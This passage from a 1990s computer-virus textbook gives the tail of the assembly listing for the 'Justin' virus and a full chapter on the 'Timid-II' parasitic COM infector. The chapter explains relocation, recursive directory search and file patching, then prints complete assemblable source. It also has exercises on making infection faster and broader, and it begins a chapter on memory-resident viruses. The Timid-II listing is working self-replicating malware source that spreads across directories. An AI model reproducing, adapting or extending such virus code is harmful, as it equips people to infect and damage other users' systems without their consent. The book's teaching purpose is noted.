                or      dx,dx                   ;if file size > 64K, exit
                jnz     FOK_EXIT_CCF            ;with c set
                mov     cx,ax                   ;put file size in cx too
                add     ax,OFFSET HOST          ;add Justin + PSP size to host
```

```
                cmp     ax,0FF00H               ;is there 100H bytes for stack?
                jnc     FOK_EXIT_C              ;nope, exit with c set
                push    cx                      ;save host size for future use
                mov     ax,4200H                ;reposition file pointer
                xor     cx,cx
                xor     dx,dx                   ;to start of file
                int     21H
                pop     cx
                push    cx
                mov     ah,3FH                  ;prepare to read file
                mov     dx,OFFSET HOST          ;into host location
                int     21H                     ;do it
                pop     dx                      ;host size now in dx
                jc      FOK_EXIT_CCF            ;exit with c set if failure
                mov     si,100H                 ;now check 20 bytes to see
                mov     di,OFFSET HOST          ;if file already infected
                mov     cx,10
                repz    cmpsw                   ;do it
                jz      FOK_EXIT_CCF            ;already infected, exit now
                cmp     WORD PTR cs:[HOST],'ZM' ;is it really an EXE?
                jz      FOK_EXIT_CCF            ;yes, exit with c set
                clc                             ;all systems go, clear carry
                ret                             ;and exit

FOK_EXIT_CCF:   mov     ah,3EH                  ;close file
                int     21H
FOK_EXIT_C:     stc                             ;set carry
                ret                             ;and return


;This routine infects the file located by FIND_FILE.
INFECT_FILE:
                push    dx                      ;save original host size
                mov     ax,4200H                ;reposition file pointer
                xor     cx,cx
                xor     dx,dx                   ;to start of file
                int     21H
                pop     cx                      ;original host size to cx
                add     cx,OFFSET HOST - 100H   ;add virus size to it
                mov     dx,100H                 ;start of infected image
                mov     ah,40H                  ;write file
                int     21H
                mov     ah,3EH                  ;and close the file
                int     21H
                ret                             ;and exit

;Here is where the host program starts. In this assembler listing, the host
;just exits to DOS.
HOST:
                mov     ax,4C00H                ;exit to DOS
                int     21H

                end     JUSTIN
```

Exercises

1. Modify Justin to use a buffer of only 256 bytes to infect a file. To move the host you must sequentially read and write 256 byte chunks of it, starting at the end. In this way, Justin should not have to move to a new segment. Allocate the buffer on the stack. What is the advantage of this modification? What are its disadvantages?

2. If you execute Justin in a directory with lots of big COM files on a slow machine, it can be pretty slow. What would you suggest to speed Justin up? Try it and see how well it works.

3. Modify Justin to infect all the files in the current directory where it is executed.

4. Modify the `FILE_OK` routine to get the size of the file directly from the DTA. Does this simplify the virus?

5. Modify Justin so that the stack-based method of moving the host is always used.

6. Another way to move the host from the same segment is to write the *rep movsb* instruction to offset 00FCH dynamically, and then a jump to 100H at 00FEH, i.e.

```
00FC: rep     movsb
00FE: jmp     100H
0100: (HOST will be here)
```

In the virus you set up the **si**, **di** and **cx** registers, and jump from the main body of the virus to offset 00FCH, and the host will execute. Try this. Why do you need the jump instruction on 386 and above processors, but not on 8088-based machines?

Parasitic COM Infectors: Part II

The Justin virus in the last chapter illustrates many of the basic techniques used by a parasitic virus to infect COM files. It is a simple yet effective virus. As we mentioned in the last chapter, however, there is another important type of non-resident parasitic virus worth looking at: one which places itself at the end of a host program. Many viruses are of this type, and it can have advantages in certain situations. For example, on computers with slow disks, or when infecting files on floppy disks, viruses which put themselves at the start of a program can be very slow because they must read the entire host program in from disk and write it back out again. Viruses which reside at the end of a file only have to write their own code to disk, so they can work much faster. Likewise, because such viruses don't need a large buffer to load the host, they can operate in less memory. Although memory requirements aren't a problem in most computers, memory becomes a much more important factor when dealing with memory resident viruses. A virus which takes up a huge chunk of memory when going resident will be quickly noticed.

The Timid-II Virus

Timid-II is a virus modeled after the Timid virus first discussed in *The Little Black Book of Computer Viruses*. Timid-II is more aggressive than Justin, in that it will not remain in the current directory. If it doesn't find a file to infect in the current directory, it will search other directories for files to infect as well.

In case you read that last sentence too quickly, let me repeat it for you: *This virus can jump directories. It can get away from you.* So be careful if you experiment with it!

Non-destructive viruses which infect COM files generally must execute before the host. Once the host has control, there is just no telling what it might do. It may allocate or free memory. It may modify the stack. It may overwrite the virus with data. It may go memory resident. Any parasitic virus which tries to patch itself into some internal part of the host, or which tries to execute after the host must have some detailed knowledge of how the host works. Generally, that is not possible for some virus just floating around which will infect just any program. Thus, the virus must execute before the host, when it is possible to know what is where in memory.

Since a COM program always starts execution from offset 100H (which corresponds to the beginning of a file) a parasitic virus must modify the beginning of any file it infects, even if its main body is located at the end of the file. Typically, only a few bytes of the beginning of a file are modified—usually with a jump instruction to the start of the virus. (See Figure 6.1)

Data and Memory Management

The main problem a virus like Timid-II must face is that its code will change positions when it infects new files. If it infects a COM file that is 1252H bytes long, it will start executing at offset 1352H. Then if it goes and infects a 2993H byte file, it must execute at 2A93H. Now, short and near jumps and calls are always coded using relative addressing, so these changing offsets are not a




Figure 6.1: Operation of the TIMID-II virus.

problem. To illustrate relative addressing, consider a call being made to a subroutine CALL_ME:

```
cs:180          call    CALL_ME
cs:183. . .

cs:327 CALL_ME:. . .
               . . .
               ret
```

Now suppose CALL_ME is located at offset 327H, and the call to CALL_ME is located at 180H. Then the call is coded as E8 A4 01. The E8 is the op-code for the *call* and the word 01A4H is the distance of the routine CALL_ME from the instruction following the call,

```
      1A4H = 327H - 183H
```

Because the call only references the distance between the current **ip** and the routine to call, this piece of code could be moved to any offset and it would still work properly. That is called *relative addressing*.

On the other hand, in an 80x86 processor, direct data access is handled using *absolute addressing*. For example, the code


```
                mov     dx,OFFSET COM_FILE

COM_FILE        db      '*.COM',0
```

will load the **dx** register with the absolute address of the string COM_FILE. If this type of a construct is used in a virus that changes offsets, it will quickly crash. As soon as the virus moves to any offset but where it was originally compiled, the offset put in the **dx** register will no longer point to the string "*.COM". Instead it may point to uninitialized data, or to data in the host, etc., as illustrated in Figure 6.2.

Any virus located at the end of a COM program must deal with this difficulty by addressing data indirectly. The typical way to do this is to figure out what offset the code is actually executing at, and save that value in a register. Then you access data by using that register in combination with an absolute offset. For example, the code:

```
                call    GET_ADDR  ;put OFFSET GET_ADDR on stack
GET_ADDR:       pop     di        ;get that offset into di
                sub     di,OFFSET GET_ADDR  ;subtract compiled value
```

Figure 6.2: The problem with absolute addressing.



loads **di** with a relocation value which can be used to access data indirectly. If GET_ADDR is at the same location it was compiled at when the call executes, **di** will end up being zero. On the other hand, if it has moved, the value put on the stack will be the run-time location of GET_ADDR, not its value when assembled. Yet the value subtracted from **di** will be the compile time value. The result in **di** will then be the difference between the compiled and the run-time values. (This works simply because a call pushes an absolute return address onto the stack.) To get at data, then, one would use something like

```
        lea     dx,[di+OFFSET COM_FILE]
```

instead of

```
        mov     dx,OFFSET COM_FILE
```

or

```
        mov     ax,[di+OFFSET WORDVAL]
```

rather than

```
        mov     ax,[WORDVAL]
```

This really isn't too difficult to do, but it's essential in any virus that changes its starting offset or it will crash.

Another important method for avoiding absolute data in relocating code is to store temporary data in a *stack frame*. This technique is almost universal in ordinary programs which create temporary data for the use of a single subroutine when it is executing. Our virus uses this technique too.

To create a stack frame, one simply subtracts a desired number from the **sp** register to move the stack down, and then uses the **bp** register to access the data. For example, the code

```
        push    bp      ;save old bp
        sub     sp,100H ;subtract 256 bytes from sp
        mov     bp,sp   ;set bp = sp
```

creates a data block of 256 bytes which can be freely used by a program. When the program is done with the data, it just cleans up the stack:

```
        add     sp,100H ;restore sp to orig value
        pop     bp      ;and restore bp too
```

and the data is gone. To address data on the stack frame, one simply uses the **bp** register. For example,

```
        mov     [bp+10H],ax
```

stored **ax** in bytes 10H and 11H in the data area on the stack. The stack itself remains functional because anything pushed onto it goes below this data area.

Timid-II makes use of both of these techniques to overcome the difficulties of relocating code. The search string "*.*" is referenced using an index register, and uninitialized data, like the DTA, is created in a stack frame.

The File Search Routine

Timid-II is designed to infect up to ten files each time it executes (and that can be changed to any value up to 256). The file search routine SEARCH_DIR is designed to search the current directory for COM files to infect, and to search all the subdirectories of the current directory to any desired depth. To do that, SEARCH_DIR is designed to be recursive. That is, it can call itself. The logic of SEARCH_DIR is detailed in Figure 6.3.

To make SEARCH_DIR recursive, it is necessary to put the DTA on the stack as a temporary data area. The DTA is used by the DOS Search First/Search Next functions so, for example, when SEARCH_DIR is searching a directory and it finds a subdirectory, it must go off and search that subdirectory, but it can't lose its place in the current directory. To solve this problem, when SEARCH_DIR starts up, it simply steals 43H bytes of stack space and creates a stack frame,




Figure 6.3: Operation of the search routine.

```
        push    bp              ;set up stack frame
        sub     sp,43H          ;subtract size of DTA needed
        mov     bp,sp
```

Then it sets up the DTA using DOS Function 1AH.

```
        mov     dx,bp           ;put DTA to the stack
        mov     ah,1AH
        int     21H
```

From there, SEARCH_DIR can do as it pleases without bothering a previous instance of itself, if there was one. (Of course, the DTA must be reset after every call to SEARCH_DIR.)

To avoid having to do a double search, SEARCH_DIR searches any given directory for all files using the *.* mask with the directory attribute set in **cx**. This search will reveal all subdirectories as well as all ordinary files, including COM files. When the DOS search routine returns, SEARCH_DIR checks the attribute of the file just found. If it is a directory, SEARCH_DIR calls FILE_OK to see if the file should be infected. The first thing FILE_OK does is determine whether the file just found is actually a COM file. Everything else is ignored.

The routine INFECT_FILES works together with SEARCH_DIR to define the behavior of Timid-II. INFECT_FILES acts as a control routine for SEARCH_DIR, calling it twice. INFECT_FILES starts by setting INF_CNT, the number of files that will be infected, to 10, and DEPTH, the depth of the directory search, to 1. Then SEARCH_DIR is called to search the current directory and all its immediate subdirectories, infecting up to ten files. If ten files haven't been infected at the end of this process, INFECT_FILES next changes directories into the root directory and, setting DEPTH=2 this time, calls SEARCH_DIR again. In this manner, the root directory and all its immediate subdirectories and all their immediate subdirectories are potential targets for infection too.

As written, Timid-II limits the depth of the directory tree search to at most two. Although SEARCH_DIR is certainly capable of a deeper search, a virus does not want to call attention to itself by taking too long in a search. SInce a computer with a large hard disk can contain thousands of subdirectories and tens of thousands of files, a full search of all the subdirectories can take several minutes.

When the virus is new on the system, it will easily find ten files and the infection process will be fast, but after it has infected almost everything, it will have to search long and hard before it finds anything new. Even searching directories two deep from the root is probably too much, so ways to remedy this potential problem are discussed in the exercises for this chapter.

Checking the File

In addition to checking to see if a file name ends with "COM", the `FILE_OK` routine determines whether a COM program is suitable to be infected. The process used by Timid-II is almost the same as that used by Justin. The only difference is that the virus is now placed at the end of the host, so `FILE_OK` can't just read the start of the file and compare it to the virus to see if it's already infected.

In the Timid-II virus, the first few bytes of the host program are replaced with a jump to the viral code. Thus, the `FILE_OK` procedure can go out and read the file which is a candidate for infection to determine whether its first instruction is a jump. If it isn't, then the virus obviously has not infected that file yet. There are two kinds of jump instructions which might be encountered in a COM file, known as a *near jump* and a *short jump*. The Timid-II virus always uses a *near* jump to gain control when the program starts. Since a short jump only has a range of 128 bytes, one could not use it to infect a COM file larger than 128 bytes. The near jump allows a range of 64 kilobytes. Thus it can always be used to jump from the beginning of a COM file to the virus, at the end of the program, no matter how big the COM file is (as long as it is a valid COM file). A near jump is represented in machine language with the byte E9 Hex, followed by two bytes which tell the CPU how far to jump. Thus, the first test to see if infection has already occurred is to check to see if the first byte in the file is E9 Hex. If it is anything else, the virus is clear to go ahead and infect.

Looking for E9 Hex is not enough though. Many COM files are designed so the first instruction is a jump to begin with. Thus the virus may encounter files which start with an E9 Hex even though they have never been infected. The virus cannot assume that a file has been infected just because it starts with an E9. It must go further. It must have a way of telling whether a file has been infected even when it does start with E9. If one does not incorporate this extra step into the FILE_OK routine, the virus will pass by many good COM files which it could infect because it thinks they have already been infected. While failure to incorporate such a feature into FILE_OK will not cause the virus to fail, it will limit its functionality.

One way to make this test simple and yet very reliable is to change a couple more bytes than necessary at the beginning of the host program. The near jump will require three bytes, so we might take two more, and encode them in a unique way so the virus can be pretty sure the file is infected if those bytes are properly encoded. The simplest scheme is to just set them to some fixed value. We'll use the two characters "VI" here. Thus, when a file begins with a near jump followed by the bytes "V"=56H and "I"=49H, we can be almost positive that the virus is there, and otherwise it is not. Granted, once in a great while the virus will discover a COM file which is set up with a jump followed by "VI" even though it hasn't been infected. The chances of this occurring are so small, though, that it will be no great loss if the virus fails to infect this rare one file in a million. It will infect everything else.

The Copy Mechanism

Since Timid-II infects multiple files, it makes more sense to put the call to the copy mechanism, INFECT_FILE, in the SEARCH_DIR routine, rather than the main control routine. That way, when SEARCH_DIR finds a file to infect, it can just make a call to infect it, and then get on with the business of finding another file.

Since the first thing the virus must do is place its code at the end of the COM file it is attacking, it sets the file pointer to the end of the file. This is easy. Set **cx:dx**=0, **al**=2 and call DOS Function 42H (remember the file handle is kept in **bx** all the time):


```
xor     cx,cx
mov     dx,cx
mov     ax,4202H
```

```
        int     21H
```

With the file pointer in the right location, the virus can now write itself out to disk at the end of this file. To do so, one simply uses the DOS *write* function, 40 Hex. To use Function 40H one must set **ds:dx** to the location in memory where the data is stored that is going to be written to disk. In this case that is the start of the virus. Next, set **cx** to the number of bytes to write (and **bx** to the file handle).

Now, with the main body of viral code appended to the end of the COM file under attack, the virus must do some clean-up work. First, it must move the first five bytes of the COM file to a storage area in the viral code. Then it must put a jump instruction plus the code letters “VI” at the start of the COM file. Since Timid-II has already read the first five bytes of the COM file in the search routine, they are sitting ready and waiting for action at START_IMAGE. They need only be written out to disk in the proper location. Note that there must be two separate areas in the virus to store five bytes of startup code. The active virus must have the data area START_IMAGE to store data from files it wants to infect, but it must also have another area, called START_CODE.

Figure 6.4: START_IMAGE and START_CODE.



This contains the first five bytes of the file it is actually attached to. Without START_CODE, the active virus will not be able to transfer control to the host program it is attached to when it is done executing.

To write the first five bytes of the file under attack, the virus must take the five bytes at START_IMAGE, and store them where START_CODE is located on disk. (See Figure 6.4) First, the virus sets the file pointer to the location of START_CODE on disk. To find that location, it takes the original file size (stored at DTA+1AH by the search routine), and add OFFSET START_CODE - OFFSET VIRUS to it, moving the file pointer with respect to the beginning of the file:

```
xor     cx,cx
lea     dx,[bp+1AH]
add     dx,OFFSET START_CODE - OFFSET VIRUS
mov     ax,4200H
int     21H
```

Next, the virus writes the five bytes at START_IMAGE out to the file (notice the indexed addressing, since START_IMAGE moves around from infection to infection):

```
mov     cx,5
lea     dx,[di + OFFSET START_IMAGE]
mov     ah,40H
int     21H
```

The final step in infecting a file is to set up the first five bytes of the file with a jump to the beginning of the virus code, along with the identification letters “VI”. To do this, the virus positions the file pointer to the beginning of the file:

```
xor     cx,cx
mov     dx,cx
mov     ax,4200H
int     21H
```

Next, it sets up a data area in memory with the correct information to write to the beginning of the file. START_IMAGE is a good place to set up these bytes since the data there is no longer needed for anything. The first byte is a near jump instruction, E9 Hex:

```
mov     BYTE PTR [di+START_IMAGE],0E9H
```

The next two bytes should be a word to tell the CPU how many bytes to jump forward. This byte needs to be the original file size of the host program, plus the number of bytes in the virus which are before the start of the executable code (we will put some data there). We must also subtract 3 from this number because the relative jump is always referenced to the current instruction pointer, which will be pointing to 103H when the jump is actually executed. Thus, the two bytes telling the program where to jump are set up by

```
mov     ax,WORD PTR [DTA+1AH]
add     ax,OFFSET VIRUS_START - OFFSET VIRUS - 3
mov     WORD PTR [di+START_IMAGE+1],ax
```

Finally, the virus sets up the identification bytes “VI” in the five byte data area,

```
mov     WORD PTR [di+START_IMAGE+3],4956H   ;'VI'
```

and writes the data to the start of the file, using the DOS write function,

```
mov     cx,5
lea     dx,[di+OFFSET START_IMAGE]
mov     ah,40H
int     21H
```

and then closes the file using DOS,

```
mov     ah,3EH
int     21H
```

This completes the infection process.

Executing the Host

Once the virus has done its work, transferring control to the host is much easier than it was with Justin, since the virus doesn't have to overwrite itself. It just moves the five bytes at START_CODE back to offset 100H, and then jumps there by pushing 100H onto the stack and using a *ret* instruction. The return instruction offers the quickest way to transfer control to an absolute offset from an unknown location.

The Timid-II Virus Listing

The Timid-II may be assembled using MASM, TASM or A86 to a COM file and then run directly. Be careful, it will jump directories!

```
;The Timid II Virus is a parasitic COM infector that places the body of its
;code at the end of a COM file. It will jump directories.
;
;(C) 1994 American Eagle Publications, Inc. All Rights Reserved!
;

.model tiny
.code


        ORG     100H

;This is a shell of a program which will release the virus into the system.
;All it does is jump to the virus routine, which does its job and returns to
;it, at which point it terminates to DOS.

HOST:
        jmp     NEAR PTR VIRUS_START
        db      'VI'
        db      100H dup (90H)  ;force above jump to be near with 256 nop's
        mov     ax,4C00H
        int     21H             ;terminate normally with DOS

VIRUS:                          ;this is a label for the first byte of the virus

ALLFILE DB      '*.*',0         ;search string for a file
START_IMAGE     DB 0,0,0,0,0

VIRUS_START:
        call    GET_START   ;get start address - this is a trick to
                            ;determine the location of the start of this program
GET_START:
        pop     di
        sub     di,OFFSET GET_START
        call    INFECT_FILES
EXIT_VIRUS:
        mov     ah,1AH          ;restore DTA
```

```
        mov     dx,80H
        int     21H
        mov     si,OFFSET HOST  ;restore start code in host
        add     di,OFFSET START_CODE
        push    si              ;push OFFSET HOST for ret below
        xchg    si,di
        movsw
        movsw
        movsb
        ret                     ;and jump to host

START_CODE:                     ;move first 5 bytes from host program to here
        nop                     ;nop's for the original assembly code
        nop                     ;will work fine
        nop
        nop
        nop


INF_CNT DB      ?               ;Live counter of files infected
DEPTH   DB      ?               ;depth of directory search, 0=no subdirs
PATH    DB      10 dup (0)      ;path to search

INFECT_FILES:
        mov     [di+INF_CNT],10 ;infect up to 10 files
        mov     [di+DEPTH],1
        call    SEARCH_DIR
        cmp     [di+INF_CNT],0  ;have we infected 10 files
        jz      IFDONE          ;yes, done, no, search root also
        mov     ah,47H          ;get current directory
        xor     dl,dl           ;on current drive
        lea     si,[di+CUR_DIR+1]       ;put path here
        int     21H
        mov     [di+DEPTH],2
        mov     ax,'\'
        mov     WORD PTR [di+PATH],ax
        mov     ah,3BH
        lea     dx,[di+PATH]
        int     21H             ;change directory
        call    SEARCH_DIR
        mov     ah,3BH          ;now change back to original directory
        lea     dx,[di+CUR_DIR]
        int     21H
IFDONE: ret

PRE_DIR DB      '..',0
CUR_DIR DB      '\'
        DB      65 dup (0)

;This searches the current director for files to infect or subdirectories to
;search. This routine is recursive.
SEARCH_DIR:
        push    bp              ;set up stack frame
        sub     sp,43H          ;subtract size of DTA needed for search
        mov     bp,sp
        mov     dx,bp           ;put DTA to the stack
        mov     ah,1AH
        int     21H
        lea     dx,[di+OFFSET ALLFILE]
        mov     cx,3FH
        mov     ah,4EH
SDLP:   int     21H
        jc      SDDONE
        mov     al,[bp+15H]     ;get attribute of file found
        and     al,10H          ;(00010000B) is it a directory?
        jnz     SD1             ;yes, go handle dir
        call    FILE_OK         ;just a file, ok to infect?
        jc      SD2             ;nope, get another
        call    INFECT          ;yes, infect it
```

```
        dec     [di+INF_CNT]    ;decrement infect count
        cmp     [di+INF_CNT],0  ;is it zero
        jz      SDDONE          ;yes, searching done
        jmp     SD2             ;nope, search for another

SD1:    cmp     [di+DEPTH],0    ;are we at the bottom of search
        jz      SD2             ;yes, don't search subdirs
        cmp     BYTE PTR [bp+1EH],'.'
        jz      SD2             ;don't try to search '.' or '..'
        dec     [di+DEPTH]      ;decrement depth count
        lea     dx,[bp+1EH]     ;else get directory name
        mov     ah,3BH
        int     21H             ;change directory into it
        jc      SD2             ;continue if error
        call    SEARCH_DIR      ;ok, recursive search and infect
        lea     dx,[di+PRE_DIR] ;now go back to original dir
        mov     ah,3BH
        int     21H
        inc     [di+DEPTH]
        cmp     [di+INF_CNT],0  ;done infecting files?
        jz      SDDONE
        mov     dx,bp           ;restore DTA to this stack frame
        mov     ah,1AH
        int     21H

SD2:    mov     ah,4FH
        jmp     SDLP

SDDONE: add     sp,43H
        pop     bp
        ret


;--------------------------------------
;Function to determine whether the file specified in FNAME is useable.
;if so return nc, else return c.
;What makes a file useable?:
;              a) It must have the extent COM.
;              b) There must be space for the virus without exceeding the
;                 64 KByte file size limit.
;              c) Bytes 0, 3 and 4 of the file are not a near jump op code,
;                 and 'V', 'I', respectively
;
FILE_OK:
        lea     si,[bp+1EH]
        mov     dx,si
FO1:    lodsb                   ;get a byte of file name
        cmp     al,'.'          ;is it '.'?
        je      FO2             ;yes, look for COM now
        cmp     al,0            ;end of name?
        jne     FO1             ;no, get another character
        jmp     FOKCEND         ;yes, exit with c set, not a COM file
FO2:    lodsw                   ;ok, look for COM
        cmp     ax,'OC'
        jne     FOKCEND
        lodsb
        cmp     al,'M'
        jne     FOKCEND

        mov     ax,3D02H        ;r/w access open file
        int     21H
        jc      FOK_END         ;error opening file - quit
        mov     bx,ax           ;put file handle in bx
        mov     cx,5            ;next read 5 bytes at the start of the program
        lea     dx,[di+START_IMAGE]
        mov     ah,3FH          ;DOS read function
        int     21H
```

```
        pushf
        mov     ah,3EH
        int     21H             ;and close the file
        popf                    ;check for failed read
        jc      FOK_END

        mov     ax,[bp+1AH]                             ;get size of orig file
        add     ax,OFFSET ENDVIR - OFFSET VIRUS + 100H ;and add virus size
        jc      FOK_END                                 ;c set if size>64K
        cmp     WORD PTR [di+START_IMAGE],'ZM'          ;watch for exe format
        je      FOKCEND                                 ;exe - don't infect!
        cmp     BYTE PTR [di+START_IMAGE],0E9H          ;is first byte near jump?
        jnz     FOK_NCEND                               ;no, file is ok to infect
        cmp     WORD PTR [di+START_IMAGE+3],'IV'        ;ok, is 'VI' there?
        jnz     FOK_NCEND                               ;no, file ok to infect
FOKCEND:stc
FOK_END:ret

FOK_NCEND:
        clc
        ret

;--------------------------------------------------------------------
;This routine moves the virus (this program) to the end of the COM file
;Basically, it just copies everything here to there, and then goes and
;adjusts the 5 bytes at the start of the program and the five bytes stored
;in memory.
;
INFECT:
        lea     dx,[bp+1EH]
        mov     ax,3D02H                ;r/w access open file
        int     21H
        mov     bx,ax                   ;and keep file handle in bx

        xor     cx,cx                   ;positon file pointer
        mov     dx,cx                   ;cx:dx pointer = 0
        mov     ax,4202H                ;locate pointer to end DOS function
        int     21H

        mov     cx,OFFSET ENDVIR - OFFSET VIRUS ;bytes to write
        lea     dx,[di+VIRUS]           ;write from here
        mov     ah,40H                  ;DOS write function, write virus to file
        int     21H

        xor     cx,cx                   ;save 5 bytes which came from the start
        mov     dx,[bp+1AH]
        add     dx,OFFSET START_CODE - OFFSET VIRUS ;to START_CODE
        mov     ax,4200H                ;use DOS to position the file pointer
        int     21H

        mov     cx,5                    ;now go write START_CODE in the file
        lea     dx,[di+START_IMAGE]
        mov     ah,40H
        int     21H

        xor     cx,cx                   ;now go back to start of host program
        mov     dx,cx                   ;so we can put the jump to the virus in
        mov     ax,4200H                ;locate file pointer function
        int     21H

        mov     BYTE PTR [di+START_IMAGE],0E9H  ;first the near jump op code E9
        mov     ax,[bp+1AH]             ;and then the relative address
        add     ax,OFFSET VIRUS_START-OFFSET VIRUS-3  ;to START_IMAGE area
        mov     WORD PTR [di+START_IMAGE+1],ax
        mov     WORD PTR [di+START_IMAGE+3],4956H   ;and put 'VI' ID code in

        mov     cx,5                    ;now write the 5 bytes in START_IMAGE
        lea     dx,[di+START_IMAGE]
        mov     ah,40H                  ;DOS write function
```

```
        int     21H

        mov     ah,3EH                  ;and close file
        int     21H

        ret                             ;all done, the virus is transferred

ENDVIR:


        END HOST
```

Exercises

1. The Timid-II virus can take a long time to search for files to infect if there are lots of directories and files on a large hard disk. Add code to limit the search to at most 500 files. How does this cut down on the maximum time required to search?

2. The problem with the virus in Exercise 1 is that it won't be very efficient about infecting the entire disk when there are lots more than 500 files. The first 500 files which it can find from the root directory will be infected if they can be (and many of those won't even be COM files) but others will never get touched. To remedy this, put in an element of chance by using a random number to determine whether any given subdirectory you find will be searched or not. For example, you might use the low byte of the time at 0:46C, and if it's an even multiple of 10, search that subdirectory. If not, leave the directory alone. That way, any subdirectory will only have a 1 in 10 chance of being searched. This will greatly extend the range of the search without making any given search take too long.

3. Timid-II doesn't actually have to add the letters "VI" after the near jump at the beginning to tell it is there. It could instead examine the distance of the jump in the second and third bytes of the file. Although this distance changes with each new infection, the distance between the point jumped to and the *end* of the file is always fixed, because the virus is a fixed length. Rewrite Timid-II so that it determines whether a file is infected by testing this distance, and get rid of the "VI" after the jump.

4. There is no reason a virus must put itself all at the beginning or at the end of a COM file. It could, instead, plop itself right down in the middle. Using the techniques discussed in this chapter and the last, write a virus which does this, splitting the host in two and inserting its code. Remember that the host must be pasted back together before it is executed.

A Memory Resident Virus

Memory resident viruses differ from the direct-acting viruses we've discussed so far in that when they are executed, they hide themselves in the computer's memory. They may not infect any programs directly when they are first executed. Rather, they sit and wait in memory until other programs are accessed, and infect them then.

Historically, memory resident viruses have proven to be much more mobile than the direct-acting viruses we've studied so far. All of the most prolific viruses which have escaped and run amok in the wild are memory resident. The reasons for this are fairly easy to see: Memory resident viruses can jump across both directories and disk drives simply by riding on the user's coattails as he changes directories and drives in the normal use of his computer. No fancy code is needed to do it. Secondly, memory resident viruses distribute the task of infecting a computer over time better than direct acting viruses. If you experimented with Timid-II at all in the last chapter, you saw how slow it could get on a system which was fully infected. This slowdown, due to a large directory search, is a sure clue that something's amiss. The resident virus avoids such problems by troubling itself only with the file that's presently in its hands.

Techniques for Going Resident

There are a wide variety of techniques which a file-infecting virus can use to go memory resident. The most obvious technique is to simply use the DOS services designed for that. There are two basic ones, Interrupt 21H, Function 31H, and Interrupt 27H. Both of these calls just tell DOS to terminate that program, and stay away from the memory it occupies from then on.

